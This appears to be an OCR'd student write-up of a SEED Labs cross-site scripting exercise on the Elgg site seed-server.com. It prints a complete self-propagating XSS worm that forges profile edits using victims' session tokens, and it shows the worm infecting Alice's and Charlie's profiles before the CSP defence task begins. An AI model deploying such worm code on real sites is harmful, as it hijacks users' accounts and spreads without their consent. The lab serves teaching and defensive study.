


So the first method,with the link method to create a self propagation wall.This link approach is done.


2)DOM Approach

1)Firstly, we need to clean the last victim profiles. We need to clean and logout from Charlie's profile





Now the attacker Sammy modify her attacker approach




Now this time Samy will used another method
Clean all the old stuff from Samy's profile.
The DOM method we need to copy into this CSP folder.
Need to modify dom_propagation.js
We need to replace xsslabel.com with seed-server.com and attacker guid we need to replace with 59


Open + *dom_propogation.js ~/CSE643/Lab-02/Labsetup


edit_profile.js × | *dom_propogation.js × | self_propogation.js × | xssworm.js × | apacl

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackerguid = 59
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```


So for this one we copy the whole javascript code and paste it in attacker's profile


www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level.
Public
Brief description
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications



www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";
// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
Public
Brief description
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications


www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
// Set the URL
var sendurl="http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;
// Construct and send the Ajax request
attackerguid = 59
if (elgg.session.user.guid != attackerguid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Public
Brief description
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications


Again we need to add an indicator as we did in the link message.
Otherwise now we see it quietly we didn't see anything noif it worked or not




We need the modify the profile as victim.We log out from Sammy's profile.
Now we will login to Alice profile as first victim




Before we start the DOM method we need to clean those infection




We are able to see nothing in Alice Profile, when alice will access Samy profile we get to see the below picture.




Now we again switch back to Alice's profile, now we are able to see "Samy is my Hero" in the below picture. Alice is attacked




Now we log out from Alice's profile.
Now we will login as Charlie and access Alice Profile






Again switch to Charlie's profile




Here now Charlie is also the attacker and you can see the injected code
And we can see the injected code




Task 7: Defeating XSS Attacks Using CSP

1)The content security policy, we may change the content security policy in this patch csp.conf
In the apache.csp.conf



